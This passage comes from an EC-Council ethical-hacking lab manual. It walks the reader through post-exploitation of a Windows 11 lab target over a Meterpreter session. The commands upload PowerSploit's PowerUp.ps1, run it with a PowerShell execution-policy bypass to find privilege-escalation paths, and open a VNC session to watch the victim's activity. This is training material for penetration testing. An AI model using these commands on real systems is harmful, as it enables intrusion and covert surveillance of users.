

20. Leave the **Windows 11** virtual machine running, so that the **Test.exe** file runs in the background and switch to the **Parrot Security** virtual machine.
21. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot.



22. Type **sysinfo** and press **Enter** to verify that you have hacked the targeted **Windows 11**.


    Note: If the Meterpreter shell is not automatically connected to the session, type **sessions -i 1** and press **Enter** to open a session in Meterpreter shell.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Now, type **upload /root/PowerSploit/Privesc/PowerUp.ps1 PowerUp.ps1** and press **Enter**. This command uploads the PowerSploit file (**PowerUp.ps1**) to the target system's present working directory.

    Note: PowerUp.ps1 is a program that enables a user to perform quick checks against a Windows machine for any privilege escalation opportunities. It utilizes various service abuse checks, .dll hijacking opportunities, registry checks, etc. to enumerate common elevation methods for a target system.



24. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.


25. Type **powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"** and press **Enter** to run the **PowerUp.ps1** file.

    Note: Ensure that you have added a space between two dots after **-Command ".[space].**. For a better understanding refer to the screenshot after **step 26**.


26. A result appears, displaying **Check** and **AbuseFunction** as shown in the screenshot.

    Note: Attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, and other locations to elevate access privileges. After establishing an active session using Metasploit, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




27. Now, type **exit** and press **Enter** to revert to the **Meterpreter** session.
28. Now, exploit VNC vulnerability to gain remote access to the **Windows 11** machine. To do so, type **run vnc** and press **Enter**.



29. This will open a VNC session for the target machine, as shown in the screenshot. Using this session, you can see the victim's activities on the system, including the files, websites, software, and other resources the user opens or runs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



30. This concludes the demonstration of how to exploit client-side vulnerabilities and establish a VNC session using Metasploit.
31. Close all open windows and document all the acquired information.

Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.

Here, we will use the Armitage tool to gain access to the remote target machine.

